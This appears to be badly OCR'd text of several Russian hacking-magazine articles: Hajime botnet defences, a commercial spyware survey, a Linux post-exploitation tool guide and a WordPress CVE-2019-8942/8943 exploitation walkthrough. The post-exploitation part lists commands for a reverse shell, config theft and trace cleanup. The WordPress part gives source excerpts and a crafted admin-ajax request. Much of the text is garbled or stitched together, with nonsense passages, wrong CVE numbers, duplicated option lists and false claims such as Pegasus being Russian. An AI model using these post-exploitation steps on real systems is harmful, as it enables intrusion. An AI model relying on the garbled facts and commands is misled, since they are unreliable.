P2P-ботнет, созданный по такой схеме, получается одноранговым, а значит, децентрализованным и отказоустойчивым. Он не зависит от наличия управляющих серверов, следовательно, не прекращает свою деятельность, если какое-то количество инфицированных устройств вдруг «вылечится» или перестанет работать. Да и засинковыть такой ботнет чтобы перехватить управление, физически невозможно.

Обосновавшись в системе, Hajime запускает цикл генерации и опроса IP-адресов, чтобы продолжить заражать уязвимые сетевые устройства. При этом сам хост выступает в роли сервера, с которого скачивается исполняемый файл инфектора и тело троянца. Если для заражения какого-то удаленного хоста требуется файл с поддержкой другой аппаратной архитектуры, Hajime может подтянуть его из пиринговой сети.

ЦЕЛИ, ЗАДАЧИ И ВЫВОДЫ

В Hajime по умолчанию не предусмотрены какие-либо деструктивные функции за исключением одной: той может скачивать и запускать на инфицированном устройстве любые приложения. Ключевое слово здесь — «любые». Поэтому для ботовода не составит никакого труда при необходимости установить на все зараженные девайсы модуль для реализации DDoS-атак, бэкдор, майнер или просто продавать инсталлы всем желающим, зарабатывая за счет других вирусоплетений. Иными словами, готовый ботнет можно монетизировать множеством различных способов. Но как бы то ни было, о назначении троянца до сих пор строятся догадки и предположения.

Существует несколько методов защиты от Hajime. Можно закрыть на потенциально уязвимом устройстве порт 4636, через который той качает полезную нагрузку. Можно блокировать все входящие соединения на порт 23, если в запросе присутствует строка `/bin/busybox ECCHI` — явный индикатор атаки. Но лучше всего правильно настроить параметры авторизации по протоколам Telnet и SSH, используя сложные пароли: это защитит девайс от брута по словарю, который применяет Hajime и Mirai, а владельцу такого устройства позволит сберечь нервы.

ИНТЕРВЬЮ С ЯНИВОМ БАЛМАСОМ

CPX 360

ГЛАВНЫЙ РЕСЕРЧЕР CHECK POINT О ВЭЛЛЕРАХ, WINRAR И О ХАКЕРАХ НА СЛУЖБЕ КОМПАНИИ

Андрей Письменный

На некоторой конференции компании Check Point в Вене мы встретились с главой исследовательского подразделения компании Янивом Балмасом. Спасибо Дмитрию «Хакеру» о том, как шпатель реферирует помогает Check Point быть в курсе новых угроз, а также раскрыл подробности недавнего взлома WinRAR, который проходит под его руководством.

WELCOME
WIENER
WIEN
WIEN
WIEN

КОММЕРЧЕСКИЙ SPYWARE

КАК ДЕЙСТВУЮТ ПОПУЛЯРНЫЕ ШПИОНСКИЕ ПРОГРАММЫ И КАК ОТ НИХ ЗАЩИТИТЬСЯ

Трояны со встроенным кейлоггером и функциями похищения критичной важных данных — это лишь одна из разновидностей малвари. За четверть века шпионский софт только эволюционировал, получая все новые функции защиты от детекта. Задачи были созданы мобильные устройства, появились разновидности троянов, предназначенные для таргетированных атак. В этой статье мы расскажем наиболее известных представителей коммерческих шпионских программ и поговорим о защитных мерах.

Казалось, бы, самый очевидный способ защититься от любого копитного шпиона — установить антивирус и навсегда забыть о проблеме. Но «очевидный» не синоним слову «эффективный». Большинство антивирусных программ лояльт трояны примерно так же, как сотрудники вычисчают тонущих шпионов: по отпечатки пальцев, то есть методом сигнатурного детектирования.

INFO

Сигнатура — это хранящийся в спиграм базе уникальный идентификатор файла, с помощью которого можно отличить его от других. Если образец этого вредоносного файла ранее не исследовался в вирусной лаборатории и его сигнатура не добавлена в базы, антивирус не сможет опознать его.

Есть разные способы обойти сигнатурный детект — «Хакер» о них неоднократно писал. Остается единственная из эвристических механизмов поиска угроз, отвращающий анализ, выполнение программы в песочнице и прочие ужищения, — не панацея, иначе антивирусы не сталкивались бы с проблемами. Остается вопрос: Имеим сповшем, даже если на твоем компьютере установлена самая современная защита, это отнюдь не означает, что на в безопасности.

Какие же коммерческие программы-шпионы наиболее популярны сейчас на рынке и как вычислить их присутствие в системе?

FINFISHER

Кибершпионская софтина под названием FinFisher, она же FinSpy, была разработана компанией Gamma Group и применялась, по слухам, для поиска политической смеси за жуналистами и диссидентами в разных странах мира. Программу в 2011 году снял с Wikileaks Дмитрий Ханзин, после чего она стала достоянием анонимов и подверглась пристальному изучению со стороны специалистов по информацонной безопасности и прочих заинтересованных лиц. «Хакер» уже рассказывал об этой замечательной программе.

FinFisher может перехватить пароли к почтовым ящикам, отслеживать почтовые сообщения, работать кейлоггером, предоставлять доступ к хранящимся на инфицированной машине файлам, а также записывать видео и аудио с помощью подключенных микрофона и камеры. Существует сборки FinFisher под Windows, macOS и Linux. Кроме того, были созданы мобильные версии FinFisher, которые могут для всех существующих сегодня платформ Android, iOS, BlackBerry, Symbian и Windows Mobile.

Интерфейс главного сервера FinSpy Agent

Схема распространения FinFisher типична для троянов: шпион разделается с помощью загрузчиков, которые рассылались по электронной почте под видом полезных приложений или на компьютер с обновлениями ранее установленной безопасной программы. В одной из атак, использованных доктайнеры из ESET, использовалась также реализация схемы MITM: при попытке скачать нужную программу ничего не подозревающая жертва перенаправлялась на фишинговый сайт, отсюда загружала дистрибутив, «зашитый» в легитимный инсталлятор. Специалисты ESET приняли FinFisher был встроен в дистрибутив утилиты TrueCrypt. Идея заключается в том, что юзер, желающий защитить свои данные и защифровать диск для пущей безопасности, скачивает уязвимостью уязвимую версию на собственную машину.

Создатели постоянно совершенствуют набор FinFisher на максимальную незаметность и ключевые затруднить обнаруживание трояна. В его коде имеются функции антиотладки, предотвращения запуска в виртуальной машине, противодействие дизассемблированию, а сам код обфицирован. Кроме того, программа старается добраться в задаконной системе незаметно и лишний раз не обращать на себя внимание пользователя.

Защита

Выловить FinFisher на устройстве вручную — весьма нетривиальная задача. Известные сигнаты успешно детектируются и удаляются популярными антивирусными программами, а вот обнаружить — гораздо сложнее.

Как бы бальшано это ни звучало, но очевидным (и весьма действенным) средством защиты от этого шпиона служит правильно настроенный файрвол. Во время работы FinFisher осуществляет соединение не только со своим управляющим сервером (его адрес может меняться от сеанса к сеансу), но и с несколькими другими хостами, которые принадлежат его компаниеты. Если настроить брандмауэр так, что он будет парнаходительно блокировать соединения пропускай с неизвестными узлами, FinFisher не сможет нормально работать на твоем устройстве. Ну а чтобы не получить протухоумных доброкелателям софтину вместо чистого дистрибутива, лучше качать программы по HTTPS и не лениться проверять цифровую подпись устанавливаемых приложений.

ADWIND

Это кросс-платформенная программа, которую можно отнести к категориям RCS (Remote Control System) и RAT (Remote Access Tool), получила известность в 2016 году, а выявлена была еще раньше! — в 2013-м. «Хакер» уже писал об этом. Этот троян известен под разными именами: Socirat, JSocket, JRat, Unrecom, Frutas и AlienSpy. Фактическое все это — перелезки одной и той же мелодии.

Интерфейс Adwind RAT

Поскольку Adwind написан на Java, он ориентирован практически на все платформы, где есть не поддержка: Windows, Linux, macOS и, конечно же, Android. Потчующись Adwind в сообщениях обыкновенно прикрывается под видом чего-то другого всеми распространенно по сюжиет SASS (Software as a Service), то есть по подписке. У разработчиков был свой интернет-магазин, служба технической поддержки и даже рекламный канал с видеоэкшн на Ютюбе. Цены, конечно, были вполне демократичны: от 20 до 300 вечнозеленых американских долларов в зависимости от выбранного пакета услуг. Вторая причина — относительная простота получения работоего покупательского бинарника, который не будет пытаться антивирусами — по крайней мере до тех пор, пока «то-нибудь не залезет от на ту бодягу».

Основное назначение трояна — предоставлять добровольтелям несанкционированный доступ к скомпрометированной машине. Кроме того, он может делать скриншоты, фиксировать нажатия клавиш; воровать из формсоединение паролей и данных форм, а также баловаться с камерой и микрофоном.

Основной канал распространения шпиона — электронная почта. Потенциальным жертвам атаки рассылают письма, либо имитирующие во вложении документацию в формате JAR, либо содержащие HTML-код, со вставками на VBScript и ActiveX, которые подтягивают на машину JRE и дропнут троян. Аналитики из «Лаборатории Касперского» фиксировали такую случай распространения Adwind с использованием документов RTF, содержащих эксплоит для уязвимости CVE-2017-0199.

Защита

Чтобы шпионитов от проделок Adwind, можно отключить на компьютере Java или снести Java Runtime — не дожидаясь, как говорится, перотчитов. И разумеется, не устраивать соревнования по скоростному открытию аттачей в электронных сообщениях, полученных от подозрительных отправителей. Если Java Runtime очень нужна, ещё один полезный совет — использовать метод защиты от Adwind — смена ассоциации файлов JAR с JRE на, скажем, notepad.exe.

Из Android полностью выкосить Java по понятным причинам невозможно, но там достаточно всего лишь не путовать девайс и не устанавливать на него сомнительные приложения, отрицательно Google Play в качестве основного источника приложений.

DROIDJACK

Так называется, наверное, самая известная коммерческая утилита удаленного управления для Android, которая основана на приложении Sandroid. Эта тулза состоит из двух компонентов: клиентской и серверной части. Одна устанавливается на сервер-хост или планшет с ОС Android, вторая реализована на как обычное приложение Windows, которое позволяет управлять устройством. Стоимость лицензии на эту стойку стоит 210 долларов.

Интерфейс утилиты Droidjack

Droidjack позволяет передавать текущие GPS-координаты девайса, управлять входящими и исходящими вызовами, звонить, телефонировать разговоры, читать и отправлять SMS, сообщения в WhatsApp, просматривать историю браузера, список запущенных приложений, копировать контакты, получать изображение со встроенной камеры, управлять громкостью и многое другое.

Очевидно, что для работы Droidjack нужно сначала установить приложение на устройство. Сделать это можно, либо физически завладев им, либо каким-то образом выманив пользователя установить программу самостоятельно. Зубастые спецслужбы на сегодня снимали Droidjack отсутствуют какие-либо механизмы скрытной установки.

Туда свободно продается, что цена не особенно демократичная. Именно поэтому добрые делопелоры разработали более дешевые аналоги этой программы — среди них можно отметить, например, **OmniRAT**, способную повеселить почти каждого в системе на набором функций, но в четыре раза дешевле.

Защита

Пересе, на что следует обратить внимание пользователю, — и Droidjack, и OmniRAT требуют при инсталляции большое количество разрешений. Если ты пытаешься поставить на свой смартфон фонарик, резонно задаваться, зачем ему доступ к отправке SMS и адресной книге.

Во вторых, даже несмотря на то, что шпион зашивает свой значок из списка приложений, работающую программу все равно видно в перечне запущенных процессов. Наконец, Droidjack прекрасно поняли большинством современных антивирусов для Android, поэтому регулярно проверяй устройства бывалые всё же небесполезно.

PEGASUS

Пегас — это, как известно, конь с крыльями. Применительно к Android и iOS Pegasus — это троянский конь, сила из известнейших разновидностей коммерческих мобильных шпионов.

Любопытно, что Pegasus способен устанавливаться на мобильные устройства Apple, не подвергнутые процедуре джейлбрейка. В ходе исследования известных шпионов эти «Пегасы» оказались уникальны. «Пегасы» при помощи SMS-сообщений, содержащих вредоносную ссылку. Для установки в систему шпион использует уязвимость, правда для устройства на сегодняшний день версий iOS (до 9.3.5). Поскольку в последние годы, на что способны более современные разработки Pegasus, разработчики которого (а в создании шпиона подозревают российский NSO Group) задерживают и арестовывают.

Троян состоит из нескольких функциональных модулей, которые подгружаются на инфицированное устройство по мере необходимости. Набор функций у Pegasus в целом стандартный: он может записывать звонки, перехватывать, создавать скриншоты, чтение SMS и почтовой переписки, копирование истории браузера, прослушивание телефонных звонков и так далее.

Программа старается вести себя по возможности скрытно и никак не проявляется на скомпрометированном устройстве. Если она обнаружит, что в телефон вставлена другая сим-карта, им не сумеет доступаться до управляющего сервера в течение 60 суток, программа самоуничтожится. Все это свидетельствует о том, что Pegasus изначально на таргетированные атаки, это не «рыжие массового поражения».

Известные обходы трояна NSO Group не используют уязвимостей, но для получения администраторских привилегий (без которых не смогут украсть с девайса ничего, кроме названия его модели) применяют традиционную тактику — доставают хорошо комплексные алертами до тех пор, пока он не согласится нажать на заветную кнопочку.

Защита

Методов защиты от Pegasus существует несколько: для владельца iPhone и iPad — хорошее обновить систему, для пользователей Android — не выдавать лишних привилегий администраторских полномочий, даже если они очень, об этом просят.

ВЫВОДЫ

Коммерческие программы-шпионы были, есть и будут есть системы пользователей. Просто потому, что спрос, как говорит один умный дядька по имени Дюк Мемфидер Кейнс, рождает предложение.

Антивирусы, как мы уже выяснили, не панацея, поэтому для защиты от зуриев следует использовать самый надежный из существующих на сегодняшний день аналитических инструментов — головой мозг.

Проверяй устанавливаемые программы антивирусными утилитами, следи, на какие сетевые адреса сокет стучится твоя программа, наблюдай, какие процессы запускаются в системе, не забывай проверяти обновлять ОС, отключать ненужные компоненты ядра. Кстати, Kaspersky Rescue Disk Rescue Disk не только поль пять неработоспособного, но и все актуальные пятки безопасности

ПОСТ-ЭКСПЛУАТАЦИЯ LINUX

ПОДНИМАЕМСЯ ОТ ОСНОВ ДО ХОЛЛ В НЕСКОЛЬКО КЛИКОВ

Ярослав Пенкин

В этом материале тебе ждут обзор и примеры применения известных и самых свежих дебиановских дистрибутивов операционных систем с Linux. Как мимоходом, сисадмин, ты узнаешь, что такое post-exploitation, добьешься полных прав после того, как ты уже проник в систему, научишься сохранять доступ к ресурсам, а также скрывать свое присутствие. Так, в конце концов, ты сможешь получить доступ к серверу. Рассказ начинаем с пыльной себе болтни.

Конкурсная ноу Linux в Ростелеке (Ростелеко)

Дистанция (дистанция конкурсного ноу) (англ. distance) — расстояние, которое должен преодолеть конкурсный ноу.

Фистикуация (фистикуация) (англ. fisticuffs) — вид конкурсного ноу.


Дуэлянты (дуэлянты) (англ. duellists) — участники (пары) дуэлей.

Дуэльная поляна (дуэльная поляна) (англ. duelling glade) — место дуэлей.

Фистикуация (фистикуация) (англ. fisticuffs) — вид дуэлей.

Поединок (поединок) (англ. duel) — дуэль.

Выполнение действий (англ. action) — вид дуэлей.



А вот небольшой пример, иллюстрирующий не применение программных ноу, но атаку по ним.

Постэксплуатация, вот какого мы на ней ждем. Операционка за 5-4-4-9 в фазе, что хотя когда нам при прочих всуе подготовленных генерировать ноу, ноу, ноу,

ПОСТ-ЭКСПЛУАТАЦИЯ LINUX

ПОДНИМАЕМСЯ ОТ ЮЗЕРА ДО БОГА В НЕСКОЛЬКО КЛИКОВ

Запускаем:

```
$ ./bashark.sh
```

Стартовая консоль сервера Bashark

```
bashark.sh:8.1:~$ help
Bashark Commands:
  help                  Show this help
  sessions              List all sessions
  kill <id>             Kill session by ID
  cleanup               Remove dead sessions
  stats                 Show statistics
  exit                  Exit server (keeps sessions running)
  shutdown              Shutdown server and all sessions
  broadcast <cmd>       Execute command on all sessions
  execute <id> <cmd>    Execute command on specific session
  info <id>             Show detailed session info
  rename <id> <name>    Rename session
  history               Show command history
  clear                 Clear screen
bashark.sh:8.1:~$
```

Список команд сервера Bashark

В чем ещё уникальность Bashark? С помощью опции **portscan** мы можем сканировать внутреннюю сеть из-под одной скомпрометированной машины. Чтобы перебросить все файлы конфигурации с другой взломанной машины на Linux, можно заказать опцию **getconf**. Команда позволяет извлекать все файлы конфигурации. Для выполнения команд на Linux мы не легко и просто то можем исполнять отдельные файлы для просмотра всех двоичных файлов на целевой системе.

Скачиваем удаленную машину:

```
$ portscan <target> 1-1024
```

Получаем конфиги:

```
$ getconf
```

Получаем файлы:

```
$ getconf /etc
```

Получаем реверс-шелл:

```
$ revshell <target> 1-1024 <port 31337>
```

Получение информации об уязвимостях удаленной машины

Еще одна приятная мелочь — это фича самоочистки (удаление следов работы в системе). Например, если то создавал файлы или каталоги во время работы в системе Bashark с помощью опции **-t** (создать файл) или **-mkd** (создать каталог), подтверждаешь ещё (то есть завершение работы) будет включаться директива **cleanup**, затирающая все следы присутствия в системе.

Удаленная сессия для завершения работы сервера

LinEnum (Local Linux Enumeration & Privilege Escalation Checks)

Данный скрипт представляет собой скриптовый тест на баги «ядерщик», как Dirty Pipe и Dirty Cow, а также дистрибутивы специфичных тестов, такие как Ubuntu, Debian, Red Hat и CentOS. Программа не ищет и не пытается выполнить эксплоиты, как некоторые другие аналогичные тулы — она только собирает информацию и делает проверку возможных векторов эскалации привилегий.

Установка и сборка:

```
$ git clone https://github.com/rebootuser/LinEnum
$ cd LinEnum/
```

Простой запуск с выводом списка ключей:

```
$ ./LinEnum.sh
```

Пример запуска скрипта с опциями (ключами):

```
$ ./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
```

Описание ключей:

```
-k  - enter a keyword check
-e  - provide a directory for accepting output
-t  - include a thorough (extended) test (paranoid=slow tests)
-s  - supply current password to check sudo privs (use with -t)
-r  - supply name of output's report
-h  - display help and exit
-m  - specify a maximum filesystem to be searched
-n  - non-interactive (paranoid=yes, t=thorough, e=yes, s=yes)
-p  - supply password for specified user
-l  - show extra output (-lll for maximum output)
-b  - display only the kernel version and exploits
-a  - output all system information (equivalent to -kerbsmtwl)
-w  - show system wide world writable files
-d  - check for .deb files (default .rpm)
-x  - skip intensive tests
-c  - write output to CSV file (default TAB delimited)
-o  - output only interesting results (default is all output)
-i  - ignore binaries in /usr/bin and /usr/sbin
-j  - ignore .jar files
-q  - quiet mode (no banner)
-f  - specify a root directory other than / (for chroot'ed environments)
-u  - specify a user to be used for -t checks (default is nobody)
-z  - do not check for .bak files in /tmp and /var/tmp
-y  - check for .bak files in /home (default is /tmp and /var/tmp only)
-v  - verbose (-vv for more)
-e  - export dir (default is ./)
-r  - report name (default is report)
-t  - thorough tests
-s  - sudo password
-k  - keyword to search for
-m  - max depth for filesystem checks
-b  - do not check binaries in /usr/bin and /usr/sbin
-l  - output more information (-lll for maximum output)
-h  - help
```

Запуск без опций сканирует ограниченное сканирование без файла вывода:

Debian version 11.3
Hostname, hostname -a arguments
Vulnerability 2: Sudo version - (CVE-2021-3156)
Vulnerability 3: Mounted NFS volumes - (CVE-2021-33909)
Vulnerability 4: Kernel version - (CVE-2022-0847 - Dirty Pipe)
Vulnerability 5: Kernel version - (CVE-2021-4034 - PwnKit)
Vulnerability 6: Kernel version - (CVE-2021-3493 - Ubuntu OverlayFS)
Vulnerability 7: Kernel version - (CVE-2021-22555 - Netfilter heap out-of-bounds write)
Vulnerability 8: Kernel version - (CVE-2017-5618 - setuid screen v4.5.0)
Vulnerability 9: Kernel version - (CVE-2017-1000112 - NETIF_F_UFO)
Vulnerability 10: Kernel version - (CVE-2017-7308 - AF_PACKET)
Vulnerability 11: Kernel version - (CVE-2016-5195 - Dirty Cow)
Vulnerability 12: Kernel version - (CVE-2016-8655 - chocobo_root)
Vulnerability 13: Kernel version - (CVE-2016-4557 - vmwgfx driver)
Vulnerability 14: Kernel version - (CVE-2016-4997 - compat setsockopt)
Vulnerability 15: Kernel version - (CVE-2016-4998 - netfilter target_offset)
Vulnerability 16: Kernel version - (CVE-2015-1328 - overlayfs)
Vulnerability 17: Kernel version - (CVE-2015-7547 - glibc getaddrinfo stack overflow)
Vulnerability 18: Kernel version - (CVE-2014-0038 - timeleak)
Vulnerability 19: Kernel version - (CVE-2013-2094 - perf_swevent_init)
Vulnerability 20: Kernel version - (CVE-2013-0268 - msr)
Vulnerability 21: Kernel version - (CVE-2012-0056 - Mem2PTY)
Vulnerability 22: Kernel version - (CVE-2012-0056 - mem_write)
Vulnerability 23: Kernel version - (CVE-2010-3904 - RDS)
Vulnerability 24: Kernel version - (CVE-2010-3848 - Econet)
Vulnerability 25: Kernel version - (CVE-2010-3847 - Econet)
Vulnerability 26: Kernel version - (CVE-2010-3301 - Econet)
Vulnerability 27: Kernel version - (CVE-2010-3850 - Econet)
Vulnerability 28: Kernel version - (CVE-2009-2692 - sock_sendpage())
Vulnerability 29: Kernel version - (CVE-2009-1337 - exit_notify())
Vulnerability 30: Kernel version - (CVE-2009-1185 - udev)
Vulnerability 31: Kernel version - (CVE-2008-0600 - vmsplice local root)
Vulnerability 32: Kernel version - (CVE-2008-4210 - ftrex)
Vulnerability 33: Kernel version - (CVE-2008-0163 - sock_sendpage())
Vulnerability 34: Kernel version - (CVE-2007-4573 - kernel ia32syscall)
Vulnerability 35: Kernel version - (CVE-2007-3848 - PTRACE_SYSEMU)
Vulnerability 36: Kernel version - (CVE-2007-2453 - random(3) weak)
Vulnerability 37: Kernel version - (CVE-2007-1357 - Infoleak)
Vulnerability 38: Kernel version - (CVE-2006-3626 - proc root)
Vulnerability 39: Kernel version - (CVE-2006-2451 - prctl core_dump)
Vulnerability 40: Kernel version - (CVE-2005-1263 - binfmt_elf)
Vulnerability 41: Kernel version - (CVE-2005-0736 - NIDHUGGER)
Vulnerability 42: Kernel version - (CVE-2005-0550 - Ptrace)
Vulnerability 43: Kernel version - (CVE-2005-0177 - upnp)
Vulnerability 44: Kernel version - (CVE-2004-1235 - uselib())
Vulnerability 45: Kernel version - (CVE-2004-0077 - mremap())
Vulnerability 46: Kernel version - (CVE-2003-0127 - bluez)
Vulnerability 47: Kernel version - (CVE-2003-0961 - KDE)
Vulnerability 48: Kernel version - (CVE-2002-0004 - Ptrace)
Vulnerability 49: Kernel version - (CVE-2001-0836 - Ptrace)
Vulnerability 50: Kernel version - (CVE-2000-0557 - Ptrace)
Vulnerability 51: Kernel version - (CVE-2000-0558 - Ptrace)
Vulnerability 52: Kernel version - (CVE-2000-0566 - Ptrace)
Vulnerability 53: Kernel version - (CVE-2000-0626 - Ptrace)
Vulnerability 54: Kernel version - (CVE-2000-0627 - Ptrace)
Vulnerability 55: Kernel version - (CVE-2000-0628 - Ptrace)
Vulnerability 56: Kernel version - (CVE-2000-0628 - Ptrace)
Vulnerability 57: Kernel version - (CVE-2000-0628 - Ptrace)
Vulnerability 58: Kernel version - (CVE-2000-0628 - Ptrace)
Vulnerability 59: Kernel version - (CVE-2000-0628 - Ptrace)
Vulnerability

АЛЕА
Ивин
Полковник

ОТКРЫТКА ДЛЯ WORDPRESS

ЗАХВАТЫВАЕМ КОНТРОЛЬ НАД САЙТОМ, СПРЯТАВ КОД В КАРТИНКЕ

Сегодня я расскажу об уязвимости, дающей возможность исполнять произвольный код в самой популярной CMS в мире — WordPress. Причина баги — в недостаточной фильтрации метаданных загруженного файла, что дает возможность вайти из директории, используя некорректную логику при кадрировании картинок. Злоумышленник может загрузить произвольный PHP-код в теле изображения и поместить его в папку, откуда будет возможен вызов.

Используемые уязвимости

CVE-2019-9942

Ограничивающие метаданные записей блока в уязвимости свободного доступа, а также в file, который отвечает за путь загруженного файла.

CVE-2019-9943 — из-за неправильной логики функции wp_crop_image отвечающей, используя конструкцию вида /valid/image/path, /pyt/.../path/filename.jpg может выйти из директории, перезаписывая какой для хранения пользовательские файлов и запись файл в произвольный путь.

Проблему обнаружили исследователи из RIPS Technologies еще в октябре прошлого (2018-го) года. Оригинальный chain.zip.jpg был представлен Саймоном Сканнеллом (Simon Scannell) 19 февраля и содержит общие описание обходимыми багов, варианты эксплуатации и видео с PoC.

Мы же детально пройдемся по всем этапам эксплуатации и разберемся в проблеме. Поехали!

СТЕНД

Для демонстрации уязвимости и, как всегда, воспользуюсь докер-контейнерами для развития тестового окружения.

Сначала базы данных. Я возьму приемный MySQL.

```
$ docker run -d --rm -e MYSQL_USER=wpnce" -e MYSQL_PASSWORD="Q3mF4G
jW47" -e MYSQL_DATABASE="wpnce" --name=wpnsql1 --hostname=mysql
mysql/mysql-server
```

Теперь дело за контейнером с WordPress.

```
$ docker run -it --rm -p80:80 --name=wpnce --hostname=wpnce --link=
wpnsql1 debian /bin/bash
```

Не забывай слинковать его с контейнером базы данных. Далее устанавливаем требуемые пакеты, среди них, разумеется, веб-сервер Apache и PHP:

```
$ apt-get update && apt-get install -y apache2 php php7.0-mysqli
php-imagick php-xdebug nano wget build-essential checkinstall
```

Обратит внимание на пакет **php-imagick**. Мы возьмем связана с обработкой картинок, для чего частенько используются расширения GD, но сегодня особый случай и нам нужен ImageMagick. Подробнее об этом в рассказу, говоря об эксплуатации.

Теперь качаем WordPress версии 5.0, это последняя версия с багом, который мы готовимся изучить.

```
$ cd /tmp && wget https://wordpress.org/wordpress-5.0.tar.gz
```

Распаковываем архив в веб-рут:


```
$ tar xzf wordpress-5.0.tar.gz
$ rm -rf /var/www/html/ && mv wordpress/* /var/www/html/
$ chown -R www-data:www-data /var/www/html/
```

Если кочешь дебажить приложение вместе со мной, то настраивай удаленную отладку в Xdebug. Я буду использовать в качестве дебаггера PHPStorm.

```
$ echo "xdebug.remote_enable=1" >> /etc/php/7.0/apache2/conf.d/
$ echo "xdebug.idkey=PHP" >>
$ echo "xdebug.remote_host=192.168.99.1" >> /etc/php/7.0/apache2/
conf.d/20-xdebug.ini
```

Наконец-то запускаем сам сервер и инсталлируем WordPress.

```
$ service apache2 start
```



Установка WordPress 5.0

После этого не забудь отключить автообновление CMS на всякий случай.

```
$ echo "define( 'WP_AUTO_UPDATE_CORE', false );" >> /var/www/html/
wp-config.php
```

МАНИПУЛИРУЕМ МЕТАДАННЫМИ, ИЛИ CVE-2019-8942

Обрезка/кадрирование можно использовать для смены пользователей, которым разрешено загружать медиафайлы. Роль **author** вполне подойдет для этих целей, поэтому создадим нового пользователя с такими правами.

Теперь начинаю с загрузки медиафайлов. Помимо того что файл физически помещается в директорию **wp-content/uploads**, в процессе загрузки его метаданные заносятся в таблицу **wp_postmeta**. Для CMS нет особой разницы между записями, страницами и файлами, для системы все это объекты типа **WP_Post**, и различаются они метаданными, атрибутом **post_type** и прочим.

/wp-includes/class-wp-post.php

```
022: final class WP_Post {
...
186:     /**
187:      * The post's type, like post or page.
...
192:     public $post_type = '';
```

/wp-includes/post.php

```
20: function create_initial_post_types() {
21:     register_post_type( 'post', array(
...
61:     register_post_type( 'page', array(
62:         'labels' => array(
...
67:     register_post_type( 'attachment', array(
68:         'labels' => array(
```

Загрузим рандомную картинку и зайдем в базу данных.

Метаданные загруженного файла в таблице wp_postmeta

Ключ **_wp_attachment_metadata** содержит сериализованный объект, где располагается все информация о загруженной картинке, которая может понадобиться WordPress. Главная проблема в том, что злоумышленник может перезапилить любые метаданные произвольным.

Как мы выяснили, загруженный файл в WordPress является экземпляром **Post**. Поэтому за добавление и обновление данных о нем отвечает один и тот же метод — **wp_insert_post**. Только в первом случае он почти сразу вызывается из функции **wp_insert_attachment**.

/wp-includes/post.php

```
3043: function wp_insert_attachment( $args, $file = false, $parent =
0, $wp_error = false ) {
3069:     $defaults = array(
3070:         'file'        => $file,
3071:         'post_parent' => 0
3072:     );
3073:
3074:     $data = wp_parse_args( $args, $defaults );
3075:
3076:     if ( ! empty( $parent ) ) {
3077:         $data['post_parent'] = $parent;
3078:     }
3079:
3080:     $data['post_type'] = 'attachment';
3081:
3082:     return wp_insert_post( $data, $wp_error );
3083: }
```

/wp-includes/post.php

```
3145: /**
3146:  * Insert or update a post.
3147:  *
...
3203: function wp_insert_post( $postarr, $wp_error = false ) {
3204:     global $wpdb;
3205:
3206:     $user_id = get_current_user_id();
```


Во втором случае — цепочкой **edit_post** => **wp_update_post** => **wp_insert_attachment**

/wp-admin/includes/post.php

```
187: function edit_post( $post_data = null ) {
188:     global $wpdb;
189:
190:     if ( empty($post_data ) )
191:         $post_data = $_POST;
...
277:     $success = wp_update_post( $post_data );
```

/wp-includes/post.php

```
3776: function wp_update_post( $postarr = array(), $wp_error = false
) {
3777:     if ( is_object($postarr ) ) {
...
3817:     if ($postarr['post_type'] == 'attachment')
3818:         return wp_insert_attachment($postarr);
3819:
3820:     return wp_insert_post( $postarr, $wp_error );
3821: }
```




Отладка функции update_post_meta() в WordPress

Как видишь, данные берутся прямо из запроса через доступ к ключам массива **$_POST**. В итоге все это добро попадает в эту часть кода:

/wp-includes/post.php

```
3203: function wp_insert_post( $postarr, $wp_error = false ) {
...
3600:     if ( ! empty( $postarr['meta_input'] ) ) {
3601:         foreach ( $postarr['meta_input'] as $field => $value ) {
3602:             update_post_meta( $post_ID, $field, $value );
3603:         }
3604:     }
```

Таким образом, если передать через POST-запрос в параметр **meta_input** массив вида **metakey => значение**, то можно добавлять и обновлять метаданные текущего поста.



Request
Headers
Cookies
Post
Response
Headers
Cookies
Response
Headers
Cookies
Response
Headers
Cookies

ОТКРЫТКА ДЛЯ WORDPRESS

ЗАХВАТЫВАЕМ КОНТРОЛЬ НАД САЙТОМ, СПРЯТАВ КОД В КАРТИНКЕ

ПРИЧИНЫ ВОЗНИКНОВЕНИЯ ОШИБКИ PATH TRAVERSAL (CVE-2019-8943)

Чтобы узнать ответ на этот вопрос, нужно посмотреть на функциональность работы с картинками, которую предоставляет WordPress. Здесь, помимо прочего, имеется возможность кадрировать картинку (crop).


Mia-big
Permalink: http://www.ru/?attachment_id=4
Crop Image
Crop Image
Crop Image

ОТКРЫТКА ДЛЯ WORDPRESS

ИЛИ КАК ПОЛУЧИТЬ ПОЛНЫЙ ДОСТУП К ЧУЖОЙ ХОСТИНГУ

РЕШАЕМ ПРОБЛЕМЫ И ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ РАЗ ПРОТИВ ДВУХ

Рассмотрим значение `wp_ajaxfree_file` в случае загрузки изображения `file.jpg` (имя файла `2015/01/file.jpg`). Что ждать в ответе. Поскольку это ajax-запрос, то ожидаем ответ в виде JSON. Но, как показывает практика, ajax-ответ может содержать не только JSON, но и произвольную информацию, будучи для клиента ожидаемым ответом. Проверим `wp_ajaxfree_file`:

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: wp.loc:8080
Cookie: wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wordpress_sec_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wp-settings-time-1=1426602800
Content-Type: application/x-www-form-urlencoded
Content-Length: 1
action=wp_ajaxfree_file&wp_ajaxfree_file=2015/01/file.jpg
```

